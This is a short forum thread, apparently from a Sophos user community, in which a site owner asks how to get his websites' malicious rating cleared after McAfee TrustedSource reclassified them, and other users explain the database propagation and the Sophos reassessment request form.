Submitted Content	<p>thanks ...</p> <p>mcafee has changed the state of my sites. (trustedsource.org) should I ask sophos to change the state of my sites again or this will be done automatically in some days ?</p>
Submitter	Scott Klassen
Submission Time	29 Jul 2015 3:35 AM
Submitted Content	Sophos uses the trustedsource database for UTM, so if it has been changed at trustedsource for the McAfee XL database it will be propagated to where UTMs can get the change, normally within a few hours. No need to contact Sophos.
Submitter	aj58
Submission Time	5 Aug 2015 10:30 AM
Submitted Content	trustedsource result have been changed a few days ago but virustotal still is showing my sites detected as Malicious by shopo
Submitter	BAlfson (Moderator)
Submission Time	5 Aug 2015 9:54 PM
Submitted Content	<p>Ne te plains pas ici, AJ. Nous sommes tous des utilisateurs et n'ont aucun effet sur le fonctionnement de Sophos.</p> <p>There's a Reassessment Request form on the Sophos website.</p>